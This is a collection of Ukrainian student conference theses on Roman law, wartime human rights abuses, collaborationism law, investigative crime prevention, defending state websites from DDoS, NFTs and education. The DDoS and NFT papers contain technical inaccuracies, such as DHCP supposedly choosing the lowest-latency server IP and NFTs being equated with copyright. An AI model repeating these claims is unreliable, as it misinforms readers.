У нас час, коли відбуваються глибокі зміни у свідомості та правосвідомості кожного громадянина України, важливим та цінним є досвід різних культур та країн щодо формування ієрархії гуманістичних цінностей, які впливають на соціально-правовий дискурс суспільства.

В цьому ракурсі, на нашу думку, є цікавим досвід римського права. В історії філософської думки, починаючи з античності і до теперішнього часу, осмислюється, що є право індивіда в суспільстві і державі. У кожную культурно-історичну епоху уявлення про право пов'язувалися з низкою різних установок. По-перше, з визначенням місця людини в картині світу, а відповідно – з пошуком загальної і необхідної форми рівності, свободи і справедливості в суспільному житті людей, – онтологічними установками у праві. По-друге, з пошуком значущості прав індивіда в суспільстві і державі, співвідношення природних прав людини із законами, встановленими державою, пошуком прав людини у зв'язку з ціннісно-ідеологічними установками в суспільстві – з аксіологічними, ціннісними установками в праві. По-третє, з пошуком умов буття людини в правовому полі, встановленому суспільством і державою – з антропологічними установками в праві. По-четверте, з теоретичними проблемами

пізнання права як специфічного соціального об'єкта – з гносеологічними установками в праві.

Зазначимо, що в історії філософської думки, починаючи від Платона і Аристотеля і завершуючи сучасними філософсько-правовими вченнями, кожне вчення, будучи цілісним, включає в себе аналіз усіх зазначених вище установок. При цьому кожне філософсько-правове вчення відображає соціально-культурні умови своєї історичної епохи і свого етносу. Феномен права в історії філософії досліджується мислителями як цілісність різних соціально-культурних установок, у зв'язку з виробленими в кожную конкретну історичну епоху, в кожному конкретному суспільстві духовними цінностями. Такими є уявлення про мораль, релігійні установки, етичні та інші норми.

В онтологічному сенсі право виступає, як зазначають сучасні дослідники, є особливою формою самосвідомості суспільства, оскільки воно реалізується у суспільстві як модель ідеальної, для соціуму, поведінки. Через право суспільство усвідомлює свої цінності, у праві людство репрезентує своє бачення себе та систему своїх цінностей. У праві суспільство створює свої норми поведінки і керувати та корегує суспільним оточенням завдяки правовим приписам [4, 5].

«Де суспільство, там право», так звучить відома латинська сентенція [3]. Безумовно, право є суспільним продуктом, адже апіорні начала, на базі яких виникають і реалізуються правові норми, є основою формування соціальних цінностей. Українські дослідники права вказують, що право реалізується у суспільстві через існування у соціальному середовищі певних правових цінностей і сенс права полягає у забезпеченні та охорони існування цих правових цінностей [3, 5].

Аналіз онтологічної основи римського права часів республіки дозволяє дійти до висновку, що сенс право в широкому розумінні полягає в тому, що воно надає певній поведінці обґрунтованість, значимість. Через право відбувається усвідомлене ставлення до основних правових приписів [2, 3].

Філософія є онтологічною основою юриспруденції. Вона досліджує глобальні правові категорії і правові явища, правові цінності. Філософія розкриває їх в онтологічному, аксіологічному, антропологічному, гносеологічному аспектах. Філософія права – це система фундаментальних знань про основоположення права – онтологічної природи права, його соціальної сутності. Учені мають різні точки зору щодо місця і ролі давньоримської цивілізації у світовій історії. Одні дослідники вважають, що Рим не мав самостійного значення як цивілізація і розглядають його як «кризу античності», інші, погляди

котрих ми поділяємо, вважають, що Рим являв собою особливу цивілізацію, з власною системою цінностей, що склалася в римській громадянській спільноті [3, 4, 5].

Шкала індивідуальних цінностей була такою, що навіть у ній все те, що відбувалось у суспільному житті, було для громадян Риму особисто значущим. Найвища цінність для кожного римлянина це держава, яка уособлює, по-перше, загальний інтерес всіх її вільних громадян та їх правове спілкування і, по-друге, загальний правопорядок, котрий забезпечує подолання відмінностей інтересів серед різних станів, соціальних верств.

Закон (*virorum prudentium consultum*) тлумачився як спільне, колективне рішення, яке приймалося з приводу соціально значимих питань або ж стосувалося державно важливих рішень як обов'язкової умови їх дієвості, законності та легітимності. Римська концепція права була створена під впливом філософсько-релігійних ідей, ідеологічних та виховних принципів тощо, які формували соціальний образ громадянина, якому належало виконувати свою суспільну місію та покладені на нього обов'язки. Важливою рисою Стародавнього Риму була тісна взаємодія права і моралі, що створювало певну систему нормативного контролю, необхідного для поступу суспільства на основі системи римських цінностей.

Можна стверджувати, що у відповідності до «духу римської епохи», дуальність римського права, яка полягала у поділі його на публічне та приватне, проявлялася на практиці вельми виразно і чітко у тезі про те, що домінування приватних інтересів і особистих начал суперечить державній цілісності і шкодить суспільству.

Список бібліографічних послань

1. Вовк В. М. Культурно-антропологічний підхід у викладанні курсу «Римське приватне право // Філософські обрії. 2013. № 29. С. 120–124.

2. Гончаренко В. О. Система договорів римського права та деякі питання її рецепції в сучасному цивільного законодавстві України // Університетські наукові записки. 2005. № 3 (15). 121–125.

3. Дембінські А. Римське право та правова культура Європи. Люблін, 2008. 150 с.

4. Задорожній Ю. Започаткування римським правом принципів права у країнах романо - германської правової сім'ї // Право України. 2010. № 3. 272–276.

5. Калюжний Р. А. Римське приватне право: Курс лекцій. К. : Істина, 2005. 144 с.

Одержано 12.06.2022

Олександр Юрійович БАБИЧ,

курсант групи Ф4-301

Харківського національного університету внутрішніх справ

Науковий керівник:

викладач кафедри конституційного та міжнародного права

факультету № 4 Харківського національного університету

внутрішніх справ В. В. Мальцев

ПОРУШЕННЯ ПРАВ ЛЮДИНИ В УМОВАХ РОСІЙСЬКО-УКРАЇНСЬКОЇ ВІЙНИ

Права людини є невід'ємною складовою будь-якої цивілізованої держави і їх порушення карається законом. Найчастіше права людини захищаються Конституцією певної держави. В Україні права людини прописані у розділі II Конституції України і є обов'язковими до виконання. Після нападу російської федерації на суверенну державу Україна порушення прав людини стало нормою серед російських загарбників по відношенню до громадян України.

Прикладом порушення прав людини під час війни є: злочинні дії проти людини (катування, вбивство, викрадення, зґвалтування, незаконне позбавлення волі тощо); злочинні дії щодо майна (незаконне заволодіння/знищення майна особи, пограбування, псування та мародерство); порушення прав на особисте життя (незаконні обшуки, примусове набуття громадянства інших країн, психологічний або фізичний тиск на родини політв'язнів тощо); порушення права на свободу пересування (депортації, примусові вивезення на території інших держав, заборона виїзду або в'їзду на окуповані території, заборона евакуації з небезпечних районів) [1].

На превеликий жаль усі вищеперераховані приклади є реальністю для громадян України і насамперед громадян таких міст як: Буча, Ірпінь, Гостомель, Маріуполь, Ізюм тощо. Військовослужбовці російської федерації з самого початку захоплення України порушують невід'ємні права людини, так у м. Буча, Київської області російські війська влаштували горезвісну «Бучанську різанину» або «Геноцид у Бучі» [2]. Після звільнення збройними силами України Бучі по усьому місту почали знаходити тіла вбитих мирних мешканців, розкрадені домівки, знищенні автомобілі. Найчастіше у людей були зав'язані руки, знаходили сліди від побоїв та катувань, що доводило саме звірські мотиви окупантів [3]. Загалом тільки у перший день після звільнення Бучі міський голова повідомив про поховання у братській могилі 280 тіл мирних мешканців [3]. Нажаль, але така ж

ситуація склалась і у місті Ірпінь, Київської області де було знайдено майже 270 тіл мирних мешканців [4]. Всі ці злочини і є прямим порушенням прав людини. Окрім цього на тимчасово окупованих територіях вимикають український стільниковий зв'язок змушуючи переходити на стільникові мережі окупантів, що не гарантує безпеки особистих розмов, адже можливе повне перехоплення телефонних дзвінків, так у м. Херсон, що зараз знаходиться під окупацією росії відсутнє українське стільникове покриття [5]. У людей забирають можливість зв'язатися з близькими.

У зв'язку зі всіма жахливими обставинами, які коються на окупованих територіях мешканці масово намагаються протистояти загарбникам виходячи на мирні мітинги та демонстрації, але окупаційна влада розганяє людей використовуючи при цьому зброю та російську армію, що також є порушенням особистих прав людини, так у м. Енергодар, Запорізької області людей, які вийшли на мітинг почали розстрілювати чергами з мінометів у результаті чого є поранені [6].

Для попередження випадків порушення прав людини під час російсько-української війни можна розглядати наступні рекомендації: у випадку знаходження на тимчасово окупованих територіях намагатися безпечно евакуюватися на підконтрольні території; документувати факти порушення прав (фотографувати, фільмувати, збирати свідчення осіб, які стали свідками), звертатися за допомогою у захисті своїх прав до правоохоронних органів, міжнародних правозахисних організацій, уповноваженого представника Верховної Ради України з прав людини та обов'язково повідомляти про це на офіційну сторінку Єдиного національного порталу зі збору фактів порушення прав (humanrights.gov.ua).

Отже порушення прав людини в умовах російсько-української війни – це важлива проблема на яку потрібно звертати увагу міжнародної спільноти для притягнення до відповідальності винних, попередження повторень таких випадків та посилення тиску на російську федерацію – терористичну країну.

Список бібліографічних посилань

1. Збір фактів порушення прав // Єдиний національний портал: вебсайт. 05.06.2022. URL: <https://humanrights.gov.ua/> (дата звернення: 05.06.2022)

2. Воєнні злочини і геноцид в Бучі вимагають додаткових санкцій проти Росії: світ реагує на масові вбивства цивільних в Бучі // Радіо Свобода : вебсайт. 04.04.2022. URL: <https://www.radiosvoboda.org/a/buch-henotsyd-rosiya-mizhnarodni-reaktsiyi/31784982.html> (дата звернення: 06.06.2022).

3. Під час виходу росіян із міст під Києвом виявлено сотні вбитих мирних жителів // The KyivIndependent : вебсайт. 03.04.2022. URL: <https://kyivindependent.com/national/hundreds-of-murdered-civilians-discovered-as-russians-withdraw-from-towns-near-kyiv-graphic-images/> (дата звернення: 05.06.2022)

4. Злочини росіян на Київщині: в Ірпені виявлено 13 поховань містян // Укрінформ : вебсайт. 19.04.2022. URL: <https://www.ukrinform.ua/rubric-regions/3461390-zlocini-rosian-na-kiivsini-v-irpeni-viavili-13-pohovan-mistan.html> (дата звернення: 05.06.2022)

5. На Херсонщині зник мобільний зв'язок, росіяни анонсують свій – ЗМІ // Українська Правда : вебсайт. 30.05.2022. URL: <https://www.pravda.com.ua/news/2022/05/30/7349539/> (дата звернення: 05.06.2022)

6. В Енергодарі росіяни розігнали мітинг чергами з мінометів – є поранені // Українська Правда : вебсайт. 02.04.2022. URL: <https://www.pravda.com.ua/news/2022/04/2/7336565/> (дата звернення: 05.06.2022).

Одержано 06.06.2022

Раїса Михайлівна БАЛАЦ,

*ад'юнкт відділу організації освітньо-наукової підготовки
Харківського національного університету внутрішніх справ*

ЗАПОБІЖНА ДІЯЛЬНІСТЬ ОРГАНІВ ДОСУДОВОГО РОЗСЛІДУВАННЯ У КРИМІНАЛЬНОМУ ПРОЦЕСІ ПОТРЕБУЄ РЕФОРМУВАННЯ

Профілактична функція кримінального судочинства, одночасно з іншими завданнями, є об'єктивно зумовленою потребою суспільства та органів досудового розслідування Національної поліції України. Соціальна, економічна і політична обстановка, що склалась на сьогодні в Україні, яскраво свідчить про посилення криміногенної ситуації. Питання щодо актуальності профілактичної діяльності під час досудового розслідування кримінального провадження, пов'язані в цілому із криміногенною ситуацією в країні та окремих її регіонах, яка є стабільно складною, та потребує від держави та її правоохоронних органів негайного прийняття профілактичних заходів в цілому, а також під час досудового розслідування. Дискусійність питання щодо впровадження інституту запобіжної діяльності у

кримінальному процесі, зокрема під час досудового розслідування кримінального провадження підтверджується чималими науковими працями вчених, які в своїх роботах досліджували потребу щодо необхідності вищезазначеного інституту. Головна ідея запобіжної діяльності полягає у виявленні причин та умов вчиненого кримінального правопорушення, вжитті певних заходів щодо їх усунення, перешкоджанню нових, ймовірних епізодів вчинення кримінального правопорушення й усвідомлення правопорушником моральної та правової відповідальності за вчинені дії.

Правовою основою запобіжної діяльності органів Національної поліції є законодавчі та інші нормативно-правові акти України, які в комплексі регулюють статус, завдання, функції, повноваження, обов'язки й права органів Національної поліції України та для яких є одним із головних завдань - запобігання злочинності. Зокрема, ст. 1 КК України наголошує, що Кримінальний кодекс України має своїм завданням правове забезпечення охорони прав і свобод людини і громадянина, власності, громадського порядку та громадської безпеки, довкілля, конституційного устрою України від кримінально-протиправних посягань, забезпечення миру і безпеки людства, а також запобігання кримінальним правопорушенням [1]. Крім цього, відповідно до повноважень поліції, зокрема ст. 23 Закону України «Про Національну поліцію» одним із основних її повноважень є завдання здійснювати превентивну та профілактичну діяльність, спрямовану на запобігання вчиненню правопорушень, а також виявляти причини та умови, що сприяють вчиненню кримінальних і адміністративних правопорушень, вживати в межах своєї компетенції заходів для їх усунення [2]. Також, в свою чергу, згідно «Положення про органи досудового розслідування Національної поліції України», яке закріплено Наказом МВС України №570 від 06.07.2017 року «Про організацію діяльності органів досудового розслідування Національної поліції України», одним із її завдань є виявлення причин і умов, що сприяють учиненню кримінальних правопорушень, і вжиття через відповідні органи заходів щодо їх усунення [3].

Однак, слід наголосити, що чинний КПК України, нажаль, не передбачає положення щодо запобігання кримінальним правопорушенням під час досудового розслідування, зокрема на органи досудового розслідування не покладено процесуальних обов'язків з вжиття заходів щодо усунення причин та умов, що сприяли вчиненню кримінальним правопорушенням.

Отже, дослідивши стан правового забезпечення з питання щодо запобіжної діяльності органів досудового розслідування Національної поліції України, ми вважаємо, що воно потребує певних змін та доповнень на законодавчому рівні. Це визначає наявність в тенденції щодо подальшого реформування органів досудового розслідування і необхідність внесення змін до кримінального процесуального законодавства з питань протидії злочинності, забезпечення процесуальної незалежності та самостійності слідчого, (дознавача) у своїй діяльності. Відомо, що слідчий, дознавач є основними суб'єктами органів досудового розслідування, які прямо та безпосередньо виконують покладені на них законодавством функції щодо здійснення досудового розслідування.

На підставі вищезазначеного, слід зробити висновок про доцільність вдосконалення функції слідчого, (дознавача) з питань запобіжної діяльності та внесення до КПК України такого процесуального засобу впливу, як внесення подання у відповідний державний орган, громадську організацію або посадовій особі про вжиття необхідних заходів щодо усунення виявлених причин та умов, що сприяли вчиненню кримінального правопорушення та закріпити його у відповідному правовому положенні чинного КПК України, а також в Законі України «Про профілактику злочинів». На сьогоднішній час, вважаємо, що відсутність у чинному КПК України цієї норми не забезпечує реалізацію загальних і конкретних завдань профілактики кримінальних правопорушень у суспільстві. Втім, підняті питання не є остаточними і підлягають окремому дослідженню або науковому вивченню.

Список бібліографічних посилань

1. Кримінальний кодекс України: Закон України від 05.04.2001р. // Відомості Верховної Ради України - 2001 р - № 25-26, ст. 131.
2. Закон України «Про Національну поліцію»: Закон України від 2.07. 2015р. // Голос України. - 2015. - № 141-142.
3. Наказ МВС України від 06.07.2017 року № 570 «Про організацію діяльності органів досудового розслідування Національної поліції України».

Одержано 06.06.2022

Владислава Олександрівна БАЛЕРА,

курсант групи Ф1-305

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри кримінального права і кримінології

факультету № 1 Харківського національного університету

внутрішніх справ, кандидат юридичних наук, доцент М. І. Фіалка

ВСТАНОВЛЕННЯ КРИМІНАЛЬНОЇ ВІДПОВІДАЛЬНОСТІ ЗА КОЛАБОРАЦІОНІЗМ ЯК НОВЕЛА КРИМІНАЛЬНОГО ЗАКОНОДАВСТВА УКРАЇНИ

У зв'язку з воєнними діями на території України до Кримінального Кодексу України (далі – КК України) було включено нову ст. 111-1 КК України («Колабораційна діяльність») [1], що визначає значну кількість складів кримінальних правопорушень щодо співпраці з окупаційною владою. Дане поняття слід чітко відмежовувати від поняття державної зради (ст. 111 КК України), до якого протягом багатьох років лише вносились зміни, що розширювали підстави застосування кримінальної відповідальності та покарання. У новій кримінально-правовій нормі чітко окреслюється відмінність з діяннями (дією або бездіяльністю) вчиненими уже в умовах агресії чи окупації. Державна зрада вчиняється суб'єктом на користь будь-якої держави, а поняття колабораціонізму ширше розкривається у загарбницьких подіях на території України, як суспільно-небезпечні діяння спрямовані на допомогу країні-агресору.

В даній кримінально-правовій нормі законодавець зосередив певну кількість самостійних складів кримінальних правопорушень, які зазначено у диспозиції статті 111-1 КК України:

публічне заперечення громадянином України здійснення збройної агресії проти України, встановлення та утвердження тимчасової окупації частини території України або публічні заклики громадянином України до підтримки рішень та/або дій держави-агресора, збройних формувань та/або окупаційної адміністрації держави-агресора, до співпраці з державою-агресором, збройними формуваннями та/або окупаційною адміністрацією держави-агресора, до невизнання поширення державного суверенітету України на тимчасово окуповані території України (ч.1 ст. 111-1 КК України);

добровільне зайняття громадянином України посади, не пов'язаної з виконанням організаційно-розпорядчих або адміністративно-господарських функцій, у незаконних органах влади, створених

на тимчасово окупованій території, у тому числі в окупаційній адміністрації держави-агресора (ч. 2 ст. 111-1 КК України);

здійснення громадянином України пропаганди у закладах освіти незалежно від типів та форм власності з метою сприяння здійсненню збройної агресії проти України, встановленню та утворенню тимчасової окупації частини території України, уникненню відповідальності за здійснення державою-агресором збройної агресії проти України, а також дії громадян України, спрямовані на впровадження стандартів освіти держави-агресора у закладах освіти (ч. 3 ст. 111-1 КК України);

передача матеріальних ресурсів незаконним збройним чи воєнізованим формуванням, створеним на тимчасово окупованій території, та/або збройним чи воєнізованим формуванням держави-агресора, та/або провадження господарської діяльності у взаємодії з державою-агресором, незаконними органами влади, створеними на тимчасово окупованій території, у тому числі окупаційною адміністрацією держави-агресора (ч. 4 ст. 111-1 КК України);

добровільне зайняття громадянином України посади, пов'язаної з виконанням організаційно-розпорядчих або адміністративно-господарських функцій, у незаконних органах влади, створених на тимчасово окупованій території, у тому числі в окупаційній адміністрації держави-агресора, або добровільне обрання до таких органів, а також участь в організації та проведенні незаконних виборів та/або референдумів на тимчасово окупованій території або публічні заклики до проведення таких незаконних виборів та/або референдумів на тимчасово окупованій території (ч. 5 ст. 111-1 КК України);

організація та проведення заходів політичного характеру, здійснення інформаційної діяльності у співпраці з державою-агресором та/або його окупаційною адміністрацією, спрямованих на підтримку держави-агресора, її окупаційної адміністрації чи збройних формувань та/або на уникнення нею відповідальності за збройну агресію проти України, за відсутності ознак державної зради, активна участь у таких заходах (ч. 6 ст. 111-1 КК України);

добровільне зайняття громадянином України посади в незаконних судових або правоохоронних органах, створених на тимчасово окупованій території, а також добровільна участь громадянина України в незаконних збройних чи воєнізованих формуваннях, створених на тимчасово окупованій території, та/або в збройних формуваннях держави-агресора чи надання таким формуванням допомоги у веденні бойових дій проти Збройних Сил України та інших військових формувань, утворених відповідно до законів

України, добровольчих формувань, що були утворені або самоорганізовувалися для захисту незалежності, суверенітету та територіальної цілісності України (ч. 7 ст. 111-1 КК України) [2].

Термін «колабораціонізм» охоплює значний перелік діянь, тому їх кваліфікація має дискусійний характер і слід аналізувати відповідні складі кримінальних правопорушень задля їх розуміння.

Відповідно до ч. 1 ст. 111-1 КК України кримінальні правопорушення, що трактуються як підтримки дій держави-агресора, вчиняються лише у формі активної дії, що являють собою хоча б одне відкрите публічне звернення до більш ніж однієї особи, в якому висловлюється письмове або графічне зображення територій України російськими або як окремого територіального суб'єкта, а також відповідний заклик особи про те, що вона не вважає вторгнення та дії Російської Федерації збройною агресією, а також можливе розміщення даної інформації у своїх соціальних мережах або ЗМІ, через які сьогодні проходить значний потік інформації. Пропаганда – це винахід сучасного інформаційного світу, форма комунікації, спрямована на поширення в суспільстві світогляду, твердження, фактів, аргументів, чуток серед широких мас населення [3]. Згадана частина кримінального правопорушення відноситься до проступків, адже за його вчинення колабораціоніст понесе покарання у вигляді позбавлення права обіймати певні посади або займатися певною діяльністю на строк від 10 до 15 років.

За ч. 3 ст. 111-1 КК України відповідальність настає за дії у вигляді пропаганди в закладах освіти незалежно від типів та форм власності, спрямованої на сприяння: збройної агресії проти України, встановлення тимчасової окупації. Але дане правопорушення є не тяжким і його слід відмежовувати від закликів до агресивної війни чи розв'язання воєнного конфлікту (ст. 436 КК України). При цьому, освітяни можуть продовжувати виконувати свої обов'язки і це не буде порушенням закону, але вони мають чітко обґрунтовувати поняття загарбницької політики на території нашої держави і тоді їх діяння не будуть виступати у ролі дії чи бездіяльності.

Постає питання розмежування дій, які мають протиправний характер або ж не несуть у собі суспільно-небезпечні діяння. На тимчасово окупованих територіях не працюють українські обласні та волонтерські гуманітарні штаби, тому населення отримує постачання продуктів харчування, медикаментів від країни-агресора. Працівники комунальних служб, які продовжують працювати та підтримувати життєзабезпечення населених пунктів в умовах окупації, а також робітники, які змушені отримувати заробітну плату в

рублях не вважаються колабораціоністами, адже населення під впливом обставин, які не залежать від їхнього впливу створюють усі умови для свого виживання в умовах воєнного стану, тобто у їх діях відсутній юридичний склад кримінального правопорушення. Тим паче, якщо дії суб'єкта були примусовими (психічний чи фізичний примус), то склад також недійсний, адже важливою є добровільність діянь.

На вирішення цієї проблеми спрямовані окремі законодавчі ініціативи, зокрема, створено чат-бот «єВорог», для того, щоб можна було повідомити СБУ про випадки державної зради. Для того, щоб це зробити, користувач має вказати геолокацію колаборантів (за наявності додати фото або відео), а також детально описати подробиці допомоги ворогу.

Отже, колабораціонізм на тимчасово окупованих територіях – це співпраця населення з ворогом в інтересах загарбника на шкоду самій державі чи її союзників, за що передбачена кримінальна відповідальність. Законодавець вніс зміни до нормативно-правового акту, задля розмежування понять колабораціоністської діяльності та державної зради в умовах повномасштабного вторгнення на територію України, що дасть змогу більш ефективно працювати органам МВС задля притягнення порушників до відповідальності.

Список бібліографічних посилань

1. Про внесення змін до деяких законодавчих актів України щодо встановлення кримінальної відповідальності за колабораційну діяльність: закон України від 24.12.2022 №5144 // База даних «Законодавство України»/Верховна Рада України. URL: <https://zakon.rada.gov.ua/laws/show/2108-20#Text> (дата звернення: 16.05.2022)

2. Кримінальний кодекс України: закон України від 05.04.2001 № 2341-III // База даних «Законодавство України»/Верховна Рада України. URL: <http://zakon.rada.gov.ua/laws/show/2341-14> (дата звернення 17.05.2022)

3. Шутов Р. Пропаганда та маніпуляція // «МедіаДрайвер»: мультимедійний онлайн-посібник: сайт URL: http://mediadriverr.online/manipulyatsiyi_ta_propaganda/manipulyatsiyi-ta-propaganda/ (дата звернення: 29.05.2022)

Одержано 10.06.2022

Віталій Олександрович БАРАБАШ,

студент групи Ф6-Кбдср-21-1

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри кібербезпеки та DATA-технологій факультету № 6

Харківського національного університету внутрішніх справ,

кандидат технічних наук, доцент В. В. Тулупов

ПРОТИДІЯ ПРИМУСОВОМУ ПРИПИНЕННЮ ОБСЛУГОВУВАННЯ ДЕРЖАВНИХ ВЕБРЕСУРСІВ ВІД DDOS-АТАК В УМОВАХ ВІЙНИ

У цифрово-розвинених країнах світу виникає потреба вільного оприлюднення новин та інформації щодо дій уряду, а також перенесення та функціонування більшості бюрократичних процесів країни до мережі Інтернет з ціллю мінімізації часу виконання та заради зручності отримання державних послуг для звичайного населення. Такі веб-ресурси завжди приковують до себе увагу різних зацікавлених до персональної інформації осіб, особливо під час війни.

Основною ціллю ворога, в сучасній кібервійні між державами, може бути не сама інформація, яка знаходиться на серверах, а доступ безпосередньо громадян до неї. Якщо ворогу не вдається зламати захищені сервери, то найпростіше рішення до примусового відказу обслуговування буде перенавантаження серверу, тобто DDOS.

Більшість веб-ресурсів, державні не виключення, використовують підхід вертикального масштабування замість горизонтального [1], бо в звичайний час переваги останнього не здаються надто вагомими. При проектуванні всього циклу веб-ресурсу розробники дивляться на те, чи зможе сервер обробляти запити користувачів й роблять висновки до вибору методу масштабування.

Для роботи веб-ресурсу потрібно змусити працювати три основних компоненти: 1) веб-сервер 2) база даних 3) REST API [2]. При використанні вертикального масштабування всі ці три основні компоненти працюють на одній системі або кластері високої доступності [3] (іноді база даних може працювати в хмарі приватної компанії), що становиться досить ненадійним та іноді небезпечним при зломі. Такий метод, як на перший вигляд, здається досить надійним та менш дорогим, але він такий до тих пір, доки не буде надіслана масштабна DDOS атака, при якій навіть кластер розподілу навантаження не зможе врятувати від помилок 502 та 503 або навіть від повного відказу й падіння системи [3].

Щоб уникнути відмови всього ресурсу можна використовувати горизонтальне масштабування для дублювання наприклад, урядового серверу орендуючи один або декілька захищених від DDOS обчислювальних машин компаній VPS (Google, Amazon т.і.) [4] послуг для підтримки роботи веб-серверу та REST API, при цьому база даних може залишатися на державних серверах без передачі до приватних компаній. Таке інтегрування виконується досить просто, бо веб-сервер та REST API є ізольованою та незалежною системою від бази даних, яка може скопіюватися та перенестися до іншої машини через свій відносно малий розмір та через функції провідника й форматувача спілкування з клієнтом.

База даних має вигляд такого самого веб-серверу до якого надсилаються запити вже з довіреного серверу веб-ресурсу з особливими умовами підтвердженням запитів, тому відокремлення не буде проблемою.

Може постати питання як саме буде відбуватися перерозподіл звернень користувачів до домену веб-ресурсу. По-перше доменне ім'я – це лише асоціація на DNS серверах з списком IP адрес вказаного власником домену, тому мережевий протокол DHCP [5] надасть користувачеві працездатний IP з найменшою до нього затримкою горизонтального веб-серверу (наприклад, таку схему використовує Google на міжнародному домені Google.com).

Також є сенс налаштування екрану Брандмауера на запити лише внутрішньо-українського трафіку звичайних громадян там де в цьому є потреба та можливість (наприклад, така дія обернена на державні сайти Українських посольств в інших країнах та не є можливою через цікавість до них користувачів з закордонним трафіком), реалізувати це можна за допомогою надання доступу до веб-ресурсу виключно IP адресам які входять до діапазону виділених або арендованих українськими провайдером цивільного зв'язку. Така міра захисту допоможе зменшити навантаження на веб-сервери та на державний сервер баз даних, так як не буде формуватися запит до ресурсу через його ігнорування Брандмауером.

Таким чином можна зробити висновок, що заради підтримки населення та роботи державних веб-ресурсів в час кібервійни з державою агресором потрібно мати в резерві, або використовувати на постійній основі горизонтально масштабовані сервери обробки запитів громадян до важливих державних веб-ресурсів.

Список бібліографічних посилань

1. Вертикальное и горизонтальное масштабирование / Azure: веб-сайт. URL: <https://azure.microsoft.com/ru-ru/overview/scaling-out-vs-scaling-up/> (дата звернення 14.05.2022).

2. Что такое REST API? / Github starkovden: веб-сайт. URL: <https://starkovden.github.io/what-is-rest-api.html> (дата звернення 14.05.2022).

3. Кластер (група комп'ютерів) / Вікіпедія. URL: https://uk.wikipedia.org/wiki/Комп'ютерний_кластер (дата звернення 18.05.2022).

4. VPS / Вікіпедія. URL: <https://ua.wikipedia.org/wiki/VPS> (дата звернення 22.05.2022).

5. DHCP / Вікіпедія. URL: <https://ua.wikipedia.org/wiki/DHCP> (дата звернення 22.05.2022).

Одержано 05.06.2022

Віталій Олександрович БАРАБАШ,

студент групи Ф6-Кбдср-21-1

Харківського національного університету внутрішніх справ

Науковий керівник:

професор кафедри кібербезпеки та DATA-технологій факультету № 6

Харківського національного університету внутрішніх справ,

*кандидат технічних наук, доцент **В. М. Струков***

NFT І ЙОГО ЗНАЧЕННЯ ДЛЯ АВТОРСЬКОГО ПРАВА ТА СМАРТ-КОНТРАКТІВ ETHEREUM

Останні три роки в інформаційному полі почала поширюватися така абревіатура як NFT(Невзаємозамінні токени) у вигляді колекцій картинок, які мають цінність в такому токени, як ETH.

Тенденція зростання популярності була не зовсім зрозуміла для людей через непорозуміння: “чому картинка коштує таких грошей?”. Було досить багато питань: “що дає власнику цього “зображення” та нащо вона іншим?”. Якщо все досить спростити, то при покупці або створенні NFT(відео, зображення, 3D моделі), в децентралізованому блоці системи Ethereum створюється підтвердження про володіння цього цифрового товару, що прирівнюють до володіння на рівні авторських прав.

Через сильно швидкий рух розвитку популярності NFT склалося враження, що це не більше ніж колекція з картинками мавп та старих мемів як Nyan Cat. Але ця система є більш значною в сфері авторського права через те, що кожен інтернет-творець може, за деяку незначну плату в ETH, захистити свою працю від крадіжки або маніпуляцій з користувацькою угодою на сервісах соціальних мереж та стримінгових сервісах.

Але як реалізувати роботу децентралізованої системи, яка не буде підвладною будь якій особі або корпорації? Можна скористатися системою смарт контрактів мережі Ethereum, що надає змогу використовувати потужності Ethereum блокчейну, але зі своїм токеном. Таку змогу надає розроблений протокол ERC-20, який надає інструменти іншим розробникам для використання потужності мережі для своїх токенів роблячи їх сумісними зі звичайними операціями Ethereum.

Крім надання підтвердженого права володіння на цифровий товар NFT повністю розкриває, розроблений ще в 2015 році, потенціал смарт контрактів. Смарт контракт надає змогу створити власний токен з власними налаштуваннями(максимальна емісія, початковий баланс конкретного рахунку, налаштування безпеки транзакції, рекомендована ціна для створення блоку і т.і.) без потреби в створенні власного блокчейну.

Завдяки такій системі працює досить багато малих “монет” та лідерів ринку в категорії стейблкойнів як USDT від Tether, який прикріплений до курсу американського долару й надає змогу на біржах криптовалют обмінювати криптовалюту та токени в USDT й виводити їх в звичні для нас фіатні кошти.

Можливо смарт контракти й мали б тільки таку функцію – надання інструментів та потужності для інших токенів, але NFT відкрили ще один спосіб використання цієї системи – привласнення й документація цього факту в блокчейні. З розвитком метавесвітів, що мають в собі стек технологій, в яких буде й поєднання з блокчейном, звичні нам по відеоіграм предмети гравця (ресурси, гроші, зброя і т.і), будуть мати вигляд NFT токенів прив'язаних до користувача метавесвіту через його Ethereum гаманець завдяки таким посередникам як MetaMask, що будуть надавати змогу продажу/обміну цих речей в середині метавесвіту або навіть обміну з одного метавесвіту до іншого.

У підсумку можна стверджувати, що за допомогою NFT створена можливість спрощення надання та реєстрації авторського права інтернет-творцям, а також розширені можливості смарт контрактів Ethereum для використання їх як товару або активу в реальному житті або ж в метавесвіті.

Список бібліографічних посилань

1. ERC-20 TOKEN STANDARD. URL: <https://ethereum.org/en/developers/docs/standards/tokens/erc-20/>(дата звернення: 17.05.2022).
2. Стейблкойн. URL: <https://ru.wikipedia.org/wiki/Стейблкойн/> (дата звернення: 19.05.2022).

Одержано 07.06.2022

Руслан Олександрович БАСЕНКО,

*докторант кафедри педагогічної майстерності
та менеджменту імені І. А. Зязюна Полтавського
національного педагогічного університету імені В. Г. Короленка,
заступник директора з науково-педагогічної роботи,
міжнародної та грантової діяльності
Полтавського інституту економіки і права,
кандидат педагогічних наук, доцент*

ЯКІСТЬ ЦІЛІСНОЇ ОСВІТИ ОСОБИСТОСТІ: ПІДХОДИ ТА КРИТЕРІЇ

Гібридність, складність, невизначеність і нестабільність сучасного світу вимагають від людини надзвичайної здатності швидко та системно адаптуватися та успішно діяти в динамічно змінних умовах. Такі виклики змушують державу і суспільство по-новому оцінювати місце і роль освіти у розвитку інноваційної та діяльної особистості. Провідні вчені беззаперечно солідаризуються у думці про те, що справжній прогресивний розвиток суспільства можливий лише шляхом інституціонування якісної освіти, забезпечення прямого та безперешкодного доступу до знань. Саме цей критерій, поряд із показниками здоров'я, довголіття та матеріального благополуччя, є основним для визначення Індексу людського розвитку, який ООН щорічно розраховує для оцінки рівня життя регіонів і країн світу. Інноваційний вектор розвитку сучасної освіти цілком природно спрямовано на розбудову цілісної освіти, адже саме така освітня парадигма відповідає системності, глобальності та інтегрованості сучасного світу.

